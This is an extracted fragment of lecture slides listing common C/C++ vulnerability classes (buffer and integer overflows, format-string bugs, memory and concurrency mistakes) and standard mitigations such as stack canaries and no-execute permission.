
Attacks Primary C / C++ Vulnerabilities n Buffer Overflow ¨ Stack n ¨ Heap n n integer overflow Formatted Output Vulnerability ¨ n Much harder to prevent Pointer mistakes Dynamic Memory Management Program Flow Mistakes ¨ n Can be prevented: Stackguard, Canaries, No-Execute Permission Only in C, culprit is a printf kludge Concurrency Issues ¨ Intervening event between check and access
Attacks Mobile Code Attacks